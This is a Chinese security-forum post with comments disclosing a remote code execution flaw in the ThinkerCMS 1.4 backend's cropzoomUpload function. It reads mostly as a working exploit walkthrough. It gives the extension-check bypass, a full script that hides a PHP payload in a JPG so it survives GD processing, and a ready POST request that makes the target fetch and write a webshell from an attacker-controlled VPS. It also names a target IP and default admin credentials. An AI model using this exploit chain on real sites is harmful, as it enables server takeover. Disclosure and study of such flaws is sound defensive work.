ThinkerPHP后台存在远程任意代码执行漏洞

茜さす / 2017-09-08 02:38:00 / 浏览数 8292 技术文章 技术文章 顶(0) 踩(0)

漏洞描述
ThinkerPHP，由thinker 开发维护。
基于thinkphp3.2开发的一款部分开源的cms系统，前期是仿的phpcms系统，后在在模仿基础上对界面等做了优化。
thinkphp3.2的优势在于相对应phpcms用更少的代码实现更多的功能， 基于命名空间的相对较新的架构以及拥有更好的底层扩展性。
ThinkerPHP希望融合phpcms和thinkphp3.2的优点并志在收获一个扩展性好、开发效率高、用户体验佳、底层扩展性好的快速开发系统。
在开发过程中作者一直秉承专注、专业、专心的精神，不断完善。
□ ThinkerCMS1.4 （最新版）InputController.class.php
页面由于对$_POST等参数没有进行有效的判断和过滤，导致存在任意代码执行漏洞，允许攻击者利用漏洞全完获取Webshell权限。

审计与溯源发现危险代码块

①漏洞触发位置
文件位置: D:\WWW\Modules\Plug\Controller\InputController.class.php （67行）
触发函数： public function cropzoomUpload()

```
public function cropzoomUpload()
   {
       if(session("userinfo")==NULL)E('■■■■■');
       load('@.cropzoom');
       list($width, $height) = getimagesize($_POST["imageSource"]);
       $viewPortW = $_POST["viewPortW"];
       $viewPortH = $_POST["viewPortH"];


       $pWidth = $_POST["imageW"];
       $pHeight =  $_POST["imageH"];
       $ext = end(explode(".",$_POST["imageSource"]));
       $function = returnCorrectFunction($ext);
       $image = $function($_POST["imageSource"]);


       $width = imagesx($image);
       $height = imagesy($image);

       // Resample
       $image_p = imagecreatetruecolor($pWidth, $pHeight);
       setTransparency($image,$image_p,$ext);
       imagecopyresampled($image_p, $image, 0, 0, 0, 0, $pWidth, $pHeight, $width, $height);
       imagedestroy($image);
       $widthR = imagesx($image_p);
       $hegihtR = imagesy($image_p);

       $selectorX = $_POST["selectorX"];
       $selectorY = $_POST["selectorY"];

       if($_POST["imageRotate"]){
           $angle = 360 - $_POST["imageRotate"];
           $image_p = imagerotate($image_p,$angle,0);

           $pWidth = imagesx($image_p);
           $pHeight = imagesy($image_p);

           //print $pWidth."---".$pHeight;

           $diffW = abs($pWidth - $widthR) / 2;
           $diffH = abs($pHeight - $hegihtR) / 2;

           $_POST["imageX"] = ($pWidth > $widthR ? $_POST["imageX"] - $diffW : $_POST["imageX"] + $diffW);
           $_POST["imageY"] = ($pHeight > $hegihtR ? $_POST["imageY"] - $diffH : $_POST["imageY"] + $diffH);


       }
```

```
        $dst_x = $src_x = $dst_y = $src_y = 0;

        if($_POST["imageX"] > 0){
            $dst_x = abs($_POST["imageX"]);
        }else{
            $src_x = abs($_POST["imageX"]);
        }
        if($_POST["imageY"] > 0){
            $dst_y = abs($_POST["imageY"]);
        }else{
            $src_y = abs($_POST["imageY"]);
        }


        $viewport = imagecreatetruecolor($_POST["viewPortW"],$_POST["viewPortH"]);
        setTransparency($image_p,$viewport,$ext);

        imagecopy($viewport, $image_p, $dst_x, $dst_y, $src_x, $src_y, $pWidth, $pHeight);

        imagedestroy($image_p);


        $selector = imagecreatetruecolor($_POST["selectorW"],$_POST["selectorH"]);

        setTransparency($viewport,$selector,$ext);
        imagecopy($selector, $viewport, 0, 0, $selectorX, $selectorY,$_POST["viewPortW"],$_POST["viewPortH"]);

        //■■■■■■
        //var_dump($_POST);
        ob_start();
        parseImage($ext,$selector);
        $img = ob_get_contents();
        ob_end_clean();

        if(filter_var($_POST["imageSource"], FILTER_VALIDATE_URL))
        {
            $urlinfo=parse_url($_POST["imageSource"]);
            $path=$urlinfo['path'];
            $pathinfo=pathinfo($path);


        }
        else
        {
            $path=$_POST["imageSource"];
            $pathinfo=pathinfo($_POST["imageSource"]);

        }
        $file_name=$pathinfo['filename'].'_crop.'.$pathinfo['extension'];//■■■■■■■■
        $file_path='.'.$pathinfo['dirname'].'/'.$file_name;

        file_put_contents($file_path, $img);
        echo C('upload_host').$pathinfo['dirname'].'/'.$file_name;
        imagedestroy($viewport);
    }
```

在这里我们可以观察发现 public function cropzoomUpload()函数的大概操作流程:
1.接受了包括`$_POST["viewPortW"]`，`$_POST["viewPortH"]`，`$_POST["imageSource"]`等一系列的图片剪切的参数
2.使用这些参数，并调用`php-GD`库对图片进行渲染和处理
3.将处理后的图片输出到缓冲区，将缓冲区作为图片的内容
4.然后将再根据`$_POST["imageSource"]`参数进行pathinfo处理，将结果存到$pathinfo，并组合成为写文件的路径`$file_path`
5.将缓冲区内容通过file_put_contents写入指定的`$file_path`（此处直接写入Webshell，获取Web权限）

②ByPass（绕过文件后缀名检测，绕过php-GD对图片的渲染和处理导致webshell代码错位失效）

绕过文件后缀名检测
cropzoom 图片剪切相关的函数
文件位置: D:\WWW\Modules\Plug\Common\cropzoom.php

```php
<?php
/*
* cropzoom ■■■■■■■■■
*/
function determineImageScale($sourceWidth, $sourceHeight, $targetWidth, $targetHeight) {
   $scalex =  $targetWidth / $sourceWidth;
   $scaley =  $targetHeight / $sourceHeight;
   return min($scalex, $scaley);
}

function returnCorrectFunction($ext){
   $function = "";
   switch($ext){
       case "png":
           $function = "imagecreatefrompng";
           break;
       case "jpeg":
           $function = "imagecreatefromjpeg";
           break;
       case "jpg":
           $function = "imagecreatefromjpeg";
           break;
       case "gif":
           $function = "imagecreatefromgif";
           break;
   }
   return $function;
}

function parseImage($ext,$img){
   switch($ext){
       case "png":
           return imagepng($img);
           break;
       case "jpeg":
           return imagejpeg($img);
           break;
       case "jpg":
           return imagejpeg($img);
           break;
       case "gif":
           return imagegif($img);
           break;
   }
}

function setTransparency($imgSrc,$imgDest,$ext){

   if($ext == "png" || $ext == "gif"){
       $trnprt_indx = imagecolortransparent($imgSrc);
       // If we have a specific transparent color
       if ($trnprt_indx >= 0) {
           // Get the original image's transparent color's RGB values
           $trnprt_color    = imagecolorsforindex($imgSrc, $trnprt_indx);
           // Allocate the same color in the new image resource
           $trnprt_indx    = imagecolorallocate($imgDest, $trnprt_color['red'], $trnprt_color['green'], $trnprt_color['blue'])
           // Completely fill the background of the new image with allocated color.
           imagefill($imgDest, 0, 0, $trnprt_indx);
           // Set the background color for new image to transparent
           imagecolortransparent($imgDest, $trnprt_indx);
       }
       // Always make a transparent background color for PNGs that don't have one allocated already
       elseif ($ext == "png") {
           // Turn off transparency blending (temporarily)
           imagealphablending($imgDest, true);
           // Create a new transparent color for image
           $color = imagecolorallocatealpha($imgDest, 0, 0, 0, 127);
           // Completely fill the background of the new image with allocated color.
           imagefill($imgDest, 0, 0, $color);
           // Restore transparency blending
           imagesavealpha($imgDest, true);
       }

   }
}

?>
```

对文件后缀名的处理包括主要通过$_POST["imageSource"]这个变量的值，包括两部分
1.获取$_POST["imageSource"]■■，使用end和explode获得路径的后缀，根据路径后缀使用对应的php-GD库函数进行处理

```
$ext = end(explode(".",$_POST["imageSource"]));
       $function = returnCorrectFunction($ext);
       $image = $function($_POST["imageSource"]);
```

2.同样是根据的$_POST["imageSource"]值进行判断进入不同的分支，然后组合成为$file_path ■file_put_contents■■■■■■

```
if(filter_var($_POST["imageSource"], FILTER_VALIDATE_URL))
       {
           $urlinfo=parse_url($_POST["imageSource"]);
           $path=$urlinfo['path'];
           $pathinfo=pathinfo($path);


       }
       else
       {
           $path=$_POST["imageSource"];
           $pathinfo=pathinfo($_POST["imageSource"]);

       }
       $file_name=$pathinfo['filename'].'_crop.'.$pathinfo['extension'];//■■■■■■■■
       $file_path='.'.$pathinfo['dirname'].'/'.$file_name;

       file_put_contents($file_path, $img);
```

绕过办法，令$_POST["imageSource"]为

<http://127.0.0.1/payload_faith4444_crop.php?1.jpg

1、使用end函数 所以加入使用 ?1.jpg
作为请求的参数进行绕过，不然会因为找不到函数报错终止。因为程序会调用returnCorrectFunction()函数根据后缀（此处为JPG）进行调用其他php-GD函数

2、因为使用的pathinfo()处理$_POST["imageSource"]，所以 前半部分为 payload_faith4444_crop.php

至此，成功绕过文件后缀名检测

绕过php-GD对图片的渲染和处理导致webshell代码错位失效(此处参考索马里海盗方法)

图片会经过php-GD处理，会导致webshell语句错位失效，如何在处理后仍然保留shell语句呢？

在正常图片中插入shell并无视GD图像库的处理，常规方法有两种
1、对比两张经过php-gd库转换过的gif图片，如果其中存在相同之处，这就证明这部分图片数据不会经过转换。然后我可以注入代码到这部分图片文件中，最终实现远程代
2、利用php-gd算法上的问题进行绕过

这里我们选择第二种，使用脚本进行处理图片并绕过
1、上传一张jpg图片，然后把网站处理完的图片再下回来 比如x.jpg
2、执行图片处理脚本脚本进行处理 php jpg_payload.php x.jpg
3、如果没出错的话，新生成的文件再次经过gd库处理后，仍然能保留webshell代码语句

tips：
1、图片找的稍微大一点 成功率更高
2、shell语句越短成功率越高
3、一张图片不行就换一张 不要死磕

图片处理脚本，还有具体操作会在验证部分详细写出！！！

测试与利用

漏洞复现材料（cms源码，攻击脚本，攻击图片）：链接：http://pan.baidu.com/s/1eSmtiSE 密码：tsna
（自己的php-web环境的vps上,一定要是phpweb环境（并开启短标签），phpweb环境（并开启短标签），其他环境也可，但需要自行构造payload所需的图片）

本地验证
①首先登陆后台

②生成能经过php-GD处理后仍然能够保留webshell语句的图片
首先准备一张图片，并重名faith.php

过GD处理渲染的处理脚本

```
<?php
    /*

    The algorithm of injecting the payload into the JPG image, which will keep unchanged after transformations
    caused by PHP functions imagecopyresized() and imagecopyresampled().
    It is necessary that the size and quality of the initial image are the same as those of the processed
    image.

    1) Upload an arbitrary image via secured files upload script
    2) Save the processed image and launch:
    php jpg_payload.php <jpg_name.jpg>

    In case of successful injection you will get a specially crafted image, which should be uploaded again.

    Since the most straightforward injection method is used, the following problems can occur:
    1) After the second processing the injected data may become partially corrupted.
    2) The jpg_payload.php script outputs "Something's wrong".
    If this happens, try to change the payload (e.g. add some symbols at the beginning) or try another
    initial image.

    Sergey Bobrov @Black2Fan.

    See also:
    https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/

    */

    $miniPayload = "<?echo'<?phpinfo();?>';?>";

    if(!extension_loaded('gd') || !function_exists('imagecreatefromjpeg')) {
        die('php-gd is not installed');
    }

    if(!isset($argv[1])) {
        die('php jpg_payload.php <jpg_name.jpg>');
    }

    set_error_handler("custom_error_handler");

    for($pad = 0; $pad < 1024; $pad++) {
        $nullbytePayloadSize = $pad;
        $dis = new DataInputStream($argv[1]);
        $outStream = file_get_contents($argv[1]);
        $extraBytes = 0;
        $correctImage = TRUE;

        if($dis->readShort() != 0xFFD8) {
            die('Incorrect SOI marker');
        }

        while((!$dis->eof()) && ($dis->readByte() == 0xFF)) {
            $marker = $dis->readByte();
            $size = $dis->readShort() - 2;
            $dis->skip($size);
            if($marker === 0xDA) {
                $startPos = $dis->seek();
                $outStreamTmp =
                    substr($outStream, 0, $startPos) .
                    $miniPayload .
                    str_repeat("\0",$nullbytePayloadSize) .
                    substr($outStream, $startPos);
                checkImage('_'.$argv[1], $outStreamTmp, TRUE);
                if($extraBytes !== 0) {
                    while((!$dis->eof())) {
                        if($dis->readByte() === 0xFF) {
                            if($dis->readByte !== 0x00) {
                                break;
                            }
                        }
                    }
                    $stopPos = $dis->seek() - 2;
                    $imageStreamSize = $stopPos - $startPos;
                    $outStream =
                        substr($outStream, 0, $startPos) .
                        $miniPayload .
                        substr(
                            str_repeat("\0",$nullbytePayloadSize).
                                substr($outStream, $startPos, $imageStreamSize),
                            0,
                            $nullbytePayloadSize+$imageStreamSize-$extraBytes) .
                                substr($outStream, $stopPos);
                } elseif($correctImage) {
                    $outStream = $outStreamTmp;
                } else {
                    break;
                }
                if(checkImage('payload_'.$argv[1], $outStream)) {
                    die('Success!');
                } else {
                    break;
                }
            }
        }
    }
    unlink('payload_'.$argv[1]);
    die('Something\'s wrong');

    function checkImage($filename, $data, $unlink = FALSE) {
        global $correctImage;
        file_put_contents($filename, $data);
        $correctImage = TRUE;
        imagecreatefromjpeg($filename);
        if($unlink)
            unlink($filename);
        return $correctImage;
    }

    function custom_error_handler($errno, $errstr, $errfile, $errline) {
        global $extraBytes, $correctImage;
        $correctImage = FALSE;
        if(preg_match('/(\d+) extraneous bytes before marker/', $errstr, $m)) {
            if(isset($m[1])) {
                $extraBytes = (int)$m[1];
            }
        }
    }

    class DataInputStream {
        private $binData;
        private $order;
        private $size;

        public function __construct($filename, $order = false, $fromString = false) {
            $this->binData = '';
            $this->order = $order;
            if(!$fromString) {
                if(!file_exists($filename) || !is_file($filename))
                    die('File not exists ['.$filename.']');
                $this->binData = file_get_contents($filename);
            } else {
                $this->binData = $filename;
            }
            $this->size = strlen($this->binData);
        }

        public function seek() {
            return ($this->size - strlen($this->binData));
        }

        public function skip($skip) {
            $this->binData = substr($this->binData, $skip);
        }

        public function readByte() {
            if($this->eof()) {
                die('End Of File');
            }
            $byte = substr($this->binData, 0, 1);
            $this->binData = substr($this->binData, 1);
            return ord($byte);
        }

        public function readShort() {
            if(strlen($this->binData) < 2) {
                die('End Of File');
            }
            $short = substr($this->binData, 0, 2);
            $this->binData = substr($this->binData, 2);
            if($this->order) {
                $short = (ord($short[1]) << 8) + ord($short[0]);
            } else {
                $short = (ord($short[0]) << 8) + ord($short[1]);
            }
            return $short;
        }

        public function eof() {
            return !$this->binData||(strlen($this->binData) === 0);
        }
    }
?>
```

使用脚本进行处理，新生成的文件就能过GD

过GD的新文件 payload_faith.php

然后将新文件放到自己的php-web环境的vps上,一定要是phpweb环境（并开启短标签），phpweb环境（并开启短标签，php默认开启）（因为payload是php语句），其

http://your_vps/payload_faith.php

③将各个参数补齐，发送最后的Payload
查看原图的长宽高

w=x2=图片宽度
h=y2=图片高度
x1=y1=固定0
根据你自己的图片做调整

④phpinfo()代码执行验证，访问最后的文件，在网站跟目录

网络验证

后台地址：http://xxxxxx/Admin/Index/login.html

账号密码：admin admin888 弱口令

①直接使用生成好的过GD文件payload_faith.php，并放到自己的vps上面

②发送payload

```
POST /Plug/Input/cropzoomUpload.html HTTP/1.1
Host: 104.224.134.110
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Cookie: PHPSESSID=f8gk8cjfvj1e2to5gplnh5ifi7
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 192

viewPortW=500&viewPortH=334&imageX=0&imageY=0&imageRotate=0&imageW=500&imageH=334&imageSource=http://x.x.x.x/payload_faith.php
```

③通过执行phpinfo()进行验证漏洞

点击收藏 | 1 关注 | 1

上一篇：DDOS攻击模拟复现 下一篇：Apache Struts2 Fr...

1. 18 条回复

hades 2017-09-08 05:56:54

辛苦了

0 回复Ta

茜さす 2017-09-08 08:15:10

没事哒 冰总

0 回复Ta

茜さす 2017-09-08 08:15:22

没事哒 冰总

0 回复Ta

phpoop 2017-09-12 05:13:10

好文章，居然没多少评论，新学到了思路。谢谢分享

0 回复Ta

xingxingye 2017-09-12 05:27:10

大佬，为啥下载的源码没有安装文件呀，这该怎么安装，小白虚心请教

0 回复Ta

xingxingye 2017-09-12 05:27:56

@茜さす

0 回复Ta

茜さす 2017-09-12 05:36:29

http://www.thinkerphp.com/lists/15/7.html 你可以看看安装说明 我安装是没问题的

0 回复Ta

茜さす 2017-09-12 05:36:58

没事哒 ，相互学习，谢谢老哥thinkphp分析 嘿嘿

0 回复Ta

---

hades 2017-09-12 05:40:55

还有好的文章在后面~~


0 回复Ta

---

hades 2017-10-10 09:18:22

貌似研究比较深入的就两篇文章
https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/
https://rdot.org/forum/showthread.php?t=2780
一个是png一个是jpg

0 回复Ta

0r3ak 2017-10-10 09:23:07

啥服务器？我的是apache服务器，开启rewrite即可。。。

0 回复Ta

茜さす 2017-10-11 02:27:53

冰总认真啊，看的好详细，另一篇我还没看过 ，学习了

0 回复Ta

---

hades 2017-10-11 02:37:58

上次貌似还有哥们在群里发了几个链接~


0 回复Ta

---

hades 2017-10-11 06:51:23


https://github.com/RickGray/Bypass-PHP-GD-Process-To-RCE
https://secgeek.net/bookfresh-vulnerability/

0 回复Ta

薄荷糖195 2017-10-18 01:46:38


好帖留名

0 回复Ta

薄荷糖195 2017-10-18 01:47:54

好帖子，必须留名。测试一下

0 回复Ta

薄荷糖195 2017-10-18 01:50:38

好帖子，必须留名。谷歌测试

0 回复Ta

password 2018-04-10 16:10:38

请问下各位大佬哪位能给我一份那个打包文件啊想学习下当时没有下载到

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板